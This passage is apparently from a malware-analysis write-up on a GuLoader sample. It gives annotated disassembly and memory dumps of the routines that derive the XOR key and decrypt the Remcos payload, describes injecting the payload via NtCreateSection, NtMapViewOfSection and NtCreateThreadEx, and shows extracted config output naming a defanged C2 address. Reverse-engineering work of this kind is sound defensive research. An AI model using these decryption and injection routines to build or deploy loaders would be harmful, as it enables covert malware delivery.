01F4E6A1	81FE EE942063	cmp esi,632094EE	
01F4E6A7	0F8D C7600000	jge 1F54774	
01F4E6AD	5E	pop esi	
01F4E6AE	66:BB 2018	mov bx,1820	
01F4E6B2	F7C3 CE8E881D	test ebx,1D888ECE	
01F4E6B8	66:81F3 8718	xor bx,1887	
01F4E6BD	66:A9 3344	test ax,4433	
01F4E6C1	66:81F3 BB83	xor bx,838B	
01F4E6C6	38EE	cmp dh,ch	
01F4E6C8	66:81C3 31D7	add bx,D731	bx == 4D5A
01F4E6CD	3C FC	cmp al,FC	
01F4E6CF	38D0	cmp al,d1	
01F4E6D1	66:399D B3010000	cmp word ptr ss:[ebp+1B3],bx	cmp <calculated_val>, 4D5A
01F4E6D8	66:8B9D B3010000	mov bx,word ptr ss:[ebp+1B3]	
01F4E6DF	74 0C	jz 1F4E6ED	
01F4E6E1	66:41	inc cx	
01F4E6E3	E9 CEFDFFFF	jmp 1F4E486	increment cx (final value will be XOR key)

Figure 54: XOR key loop condition checking for 4D5A, completing calculation of XOR key
Decrypt Payload Key

With the XOR key now calculated, GuLoader moves to a routine to decrypt the payload key. The decryption routine iterates through the downloaded payload 2 bytes at a time, XORing against the two byte XOR key. The length of the payload key in this sample is 468 bytes.

```

01F4E6F2 817D 7C DA3F0000 cmp dword ptr ss:[ebp+7C],3FDA
01F4E6F9 ^ 0F8F 2D54FCFF jg 1F13B2C
01F4E6FF 66:310C18 xor word ptr ds:[eax+ebx],cx
01F4E703 C785 01020000 188D9E mov dword ptr ss:[ebp+201],3B9E8D18
01F4E70D 66:39C8 cmp ax,cx
01F4E710 80FD 83 cmp ch,83
01F4E713 81B5 01020000 0E55CDE xor dword ptr ss:[ebp+201],B4CD550E
01F4E71D 38D8 cmp al,b1
01F4E71F 39DA cmp edx,ebx
01F4E721 81B5 01020000 AD43112 xor dword ptr ss:[ebp+201],2A1143AD
01F4E72B 8185 01020000 AC68BD5 add dword ptr ss:[ebp+201],5ABD68AC
01F4E735 3B9D 01020000 cmp ebx,dword ptr ss:[ebp+201]
01F4E73B ^ 7D 08 jge <Decrypt>
01F4E73D 83C3 02 add ebx,2
01F4E740 ^ EB B0 jmp 1F4E6F2

```

i = i + 2

Figure 55: Using XOR key to decrypt 468 byte payload key

Address	Hex	ASCII
31650CEC	46 F9 55 BC 04 0C AA A4 53 AE CD 47 F9 C7 D2 1D	FuUN...a=s*IGuÇD.
31650CFC	67 81 10 31 17 A8 16 E1 71 91 78 35 AB 0A 35 0C	g..i...âq.x5«.5.
31650DDC	66 43 D7 40 80 14 AD FA 49 48 98 69 22 5E AE 7C	'Cxo'...uIH.i"AA'j
31650DDC	F0 02 1A 48 84 ED E2 2E AF 1D 90 E5 0D F9 7F BA	D..k.vâ...â û..º
31650DDC	84 91 23 E1 28 D1 39 75 85 11 FF 5D FA 7E 9D 75	..#(N9s...y]ü..u
31650D3C	06 82 FC F8 C1 A5 B5 AD AD 7E BC FB 46 10 32 E4	..üaYü...%üF.2â
31650D4C	8A 14 BC D1 9B AC 3C 4C 4F CB 2A B6 8B 4D 1F A6	..kA..<LOE"qam!
31650D5C	DE 99 D0 A4 7C 09 61 30 96 A6 0D DA 1D 72 7D E9	b..D=|Ua0...U.r]e
31650D6C	E2 BC 8D 0A 72 69 19 2A 67 DF 87 86 16 9A 6E 50	âk".ri."qâ..n.p
31650D7C	09 48 02 AE 4C 97 A2 AA 98 05 F1 77 0B BC 91 20	.K.*L.çâ...fm.k.
31650D8C	E8 92 5C E9 E9 A6 35 46 56 88 97 98 1A D8 CA 86	e.\eé!5FV...0E.
31650D9C	5C EF 90 95 77 23 1A 9F BA 7A D8 0B 23 62 BD AE	\..w#...ºD.#b%º
31650DAC	E4 CB 22 53 F3 FA EC 99 1A F7 51 F9 76 19 B7 A7	âE"soúi...+Qüv..§
31650DBC	0D 0D A8 20 6B C2 5F F9 5F 4A E6 80 16 A4 EE C1	.. kA.ü.je..#iA
31650DCC	FF 3E 2F 3D E1 33 F2 15 04 E3 41 8D DD 60 A5 C8	y>/=â3o...âA.Y.YE
31650DDC	64 A5 96 62 69 6F 25 2C 9B 5B BE 7F CD 16 1D 1E	dY.bio%,..[K.I...
31650DEC	29 F3 82 25 21 9B 68 92 3A C8 98 5C FF FC 51 C4	]º%!.h.:E.yüQâ
31650DFC	CA 04 62 52 F2 1F 94 14 A5 A3 A2 73 9E B9 8F 07	E.brö...Yics..
31650E0C	F4 4E 9E C5 D6 1B A4 65 DF A3 42 9E DD 57 9D 16	ön.Aö..eeBib.YR..
31650E1C	4E 49 25 79 18 75 E8 9D B7 E7 9F 89 94 0D 07 88	NI%y.üe..ç.....
31650E2C	75 7D 13 98 8D 27 32 A0 72 C5 23 98 94 F1 20 9A	ü]... '2 rA#.h..
31650E3C	0A 23 0C E0 AE 06 06 E2 5B 0B 38 32 87 C3 4D 83	.#.â*...âx.B2.AM.
31650E4C	D8 6E 49 3E 6A CF 57 C9 3D 5A F4 47 D8 9C 1E E8	ÖnI>jIwE=ZöGU..e
31650E5C	8E C4 0B 89 01 B8 E4 CB B5 8A D4 45 2D F1 BE E2	A... aEü.De-ÄNâ
31650E6C	83 21 E6 2C 05 B6 84 57 37 27 94 76 3D 6E 9D 15	"!e.0'dw?..vwn..
31650E7C	A3 08 44 05 51 AD 85 88 64 1D 9C 79 7B 35 6A 8D	Y.D.Q...d.y[5j.
31650E8C	6C 9D 21 0B C3 5D E3 86 65 5D CD 68 4E B8 60 50	]..!A!â!e!AkN.p

Figure 56: Decrypted 468 byte payload key

Decrypt Payload

After the payload key is fully decrypted, GuLoader finally XOR decrypts the downloaded payload in place, byte-by-byte using the 468 byte payload key.

01F4E781	8A040A	mov al,byte ptr ds:[edx+ecx]	mov al, ct[i]
01F4E784	01F3	add ebx,esi	
01F4E786	3203	xor al,byte ptr ds:[ebx]	xor ct[i], key[j]
01F4E788	EB 64	jmp 1F4E7EE	
01F4E78A	17	pop ss	
01F4E78B	D13A	sar dword ptr ds:[edx],1	
01F4E78D	3C 57	cmp al,57	57:'w'
01F4E78F	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E792	57	push edi	
01F4E793	91	xchg ecx,eax	
01F4E794	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E798	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E79B	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E79E	57	push edi	
01F4E79F	91	xchg ecx,eax	
01F4E7A0	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7A4	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7A7	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7AA	57	push edi	
01F4E7AB	91	xchg ecx,eax	
01F4E7AC	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7B0	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7B3	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7B6	57	push edi	
01F4E7B7	91	xchg ecx,eax	
01F4E7B8	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7BC	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7BF	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7C2	57	push edi	
01F4E7C3	91	xchg ecx,eax	
01F4E7C4	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7C8	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7CB	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7CE	57	push edi	
01F4E7CF	91	xchg ecx,eax	
01F4E7D0	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7D4	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7D7	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7DA	57	push edi	
01F4E7DB	91	xchg ecx,eax	
01F4E7DC	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7E0	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
01F4E7E3	D17A 7C	sar dword ptr ds:[edx+7C],1	
01F4E7E6	57	push edi	
01F4E7E7	91	xchg ecx,eax	
01F4E7E8	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
01F4E7EC	3A3C38	cmp bh,byte ptr ds:[eax+edi]	
01F4E7EF	CB	ret far	
01F4E7F0	29F3	sub ebx,esi	
01F4E7F2	43	inc ebx	j++
01F4E7F3	75 05	jne 1F4E7FA	
01F4E7F5	89F8	mov ebx,edi	
01F4E7F7	66:85C2	test dx,ax	
01F4E7FA	85C9	test ecx,ecx	
01F4E7FC	88040A	mov byte ptr ds:[edx+ecx],al	write decrypted byte in place to original buffer
01F4E7FF	38C1	cmp cl,al	
01F4E801	41	inc ecx	i++
01F4E802	0F85 79FFFFFF	jne 1F4E781	

Figure 57: Payload decryption routine

Address	Hex	ASCII
039D0000	86 42 A6 25 20 EE 03 FE 22 0C 8E 6F E0 40 49 10	.B!% i .b" .o@i.
039D0010	46 F8 C1 D9 91 7E 00 CA 74 D7 66 7F 72 F1 06 A2	FoA0.~.Etxf.rh.€
039D0020	73 20 68 74 63 72 FF 1E C7 BB DA BF 7C 63 2C	s ktrcb.C>00;|c.
039D0030	28 C5 C6 68 5D 6F A6 DA E5 1E 20 F2 14 D4 AB 71	(A&h}o|úá. ð.0kq
039D0040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy...
039D0050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
039D0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
039D0070	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	.....
039D0080	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	..°.I!..LI!Th
039D0090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
039D00A0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
039D00B0	6D 6F 64 65 2F 00 00 0A 24 00 00 00 00 00 00 00	mode....\$......
039D00C0	EC 08 08 21 A8 69 65 72 A8 69 65 72 A8 69 65 72	!..!ierierier
039D00D0	1C F5 94 72 BB 69 65 72 1C F5 96 72 0F 69 65 72	.ò.rxier.ò.rier
039D00E0	1C F5 97 72 B6 69 65 72 A1 11 E1 72 A9 69 65 72	.ò.rlierj.aròier
039D00F0	36 C9 A2 72 AA 69 65 72 05 37 66 73 B2 69 65 72	6Etrrier.7fsrier
039D0100	05 37 60 73 92 69 65 72 05 37 61 73 8A 69 65 72	.7 s.rier.7as.rier
039D0110	A1 11 F6 72 B1 69 65 72 A8 69 64 72 9A 68 65 72	i.òrrieridr.her
039D0120	1D 37 6C 73 CA 69 65 72 1D 37 9A 72 A9 69 65 72	.71sEier.7.ròier
039D0130	1D 37 67 73 A9 69 65 72 52 69 63 68 A8 69 65 72	.7gsòierRich.rier
039D0140	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00	.....PE..L...
039D0150	7A EF 6C 64 00 00 00 00 00 00 00 00 E0 00 01 01	z1ld.....á...
039D0160	08 01 0E 00 00 50 03 00 00 50 00 00 00 E0 04 00	.....P...P...á..
039D0170	90 3D 08 00 00 F0 04 00 00 40 08 00 00 00 00 40 00	.....ò...ò...ò..
039D0180	00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00	.....
039D0190	05 00 01 00 00 00 00 00 00 00 00 00 90 08 00 00	.....
039D01A0	00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00	.....

Figure 58: Decrypted Remcos Payload

Execute Payload

Zero Base Address 0x400000

Once the payload has been decrypted, GuLoader sets memory permissions at 0x400000 to RW and zeroes out the image that is in place.

Address	Hex	ASCII
00400000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004000F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 59: Zeroed out image base
Copy Payload to Base Address

Next, GuLoader copies the new payload to 0x400000.

00400000	4D 5A 9D 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
00400010	BB 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400030	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	.....
00400040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!L!Th
00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	be run in DOS
00400070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
00400080	FC 08 08 21 A8 69 65 72 A8 69 65 72 A8 69 65 72	!.!ierierier
00400090	1C F5 94 72 BB 69 65 72 1C F5 96 72 0F 69 65 72	.o.rier.o.r.ier
004000A0	1C F5 97 72 B6 69 65 72 A1 11 E1 72 A9 69 65 72	.o.rierj.arier
004000B0	36 C9 A2 72 AA 69 65 72 05 37 66 73 B2 69 65 72	6Ecrrier.7fsrier
004000C0	05 37 60 73 92 69 65 72 05 37 61 73 8A 69 65 72	.7.s.ier.7as.ier
004000D0	A1 11 F6 72 B1 69 65 72 A8 69 64 72 9A 68 65 72	j.o.rieridr.her
004000E0	1D 37 6C 73 CA 69 65 72 1D 37 9A 72 A9 69 65 72	.7isEier.7.rrier
004000F0	1D 37 67 73 A9 69 65 72 52 69 63 68 A8 69 65 72	.7gsEierRiChier
00400100	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00	.....PE...L...
00400110	7A EF 6C 64 00 00 00 00 FC 00 01 01	z11d.....a...
00400120	08 01 0E 00 00 50 03 00 00 50 00 00 E0 04 00	....P...P...a...
00400130	90 3D 08 00 00 F0 04 00 00 40 08 00 00 00 40 00	...D...@...@...
00400140	00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00	.....
00400150	05 00 01 00 00 00 00 00 00 90 08 00 00 10 00 00	.....
00400160	00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00	.....
00400170	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	.....

Figure 60: Remcos payload written to 0x400000
NtCreateSection

GuLoader then calls NtCreateSection to create a section object so that it can map the image to memory.

NtMapViewOfSection

After the section is created, GuLoader maps the section into memory, then calls ZwProtectVirtualMemory to set memory protection appropriately.

0x400000	Image	18,768 kB	WCX	C:\Windows\System32\mshtml.dll	18,768 kB	18,768 kB
0x400000	Image: Commit	4 kB	R	C:\Windows\System32\mshtml.dll	4 kB	4 kB
0x401000	Image: Commit	524 kB	RWX	C:\Windows\System32\mshtml.dll	524 kB	524 kB
0x484000	Image: Commit	18,240 kB	RW	C:\Windows\System32\mshtml.dll	18,240 kB	18,240 kB

Figure 61: Payload mapped to memory with permissions set

NtCreateThreadEx

Finally, GuLoader calls NtCreateThreadEx to execute the image that is now mapped at 0x400000, executing the payload.

Bonus: Remcos Configuration Extraction

The payload downloaded by this sample of GuLoader is Remcos. Remcos is a commercial Remote Access Tool advertised as legitimate software for surveillance and penetration testing, though it is frequently used in malware campaigns.

I previously wrote a Remcos configuration extractor for another project and it looks like the configuration has not changed. The configuration extractor can be found on my GitHub.

```
› python3 extract_config.py remcos_payload.bin
Remcos Config Extractor - CRITICAL Extracting config from: remcos_payload.bin
Malware Family: Remcos
Botnet: RemoteHost
C2s: ['194.59.218[.]165:2408']
```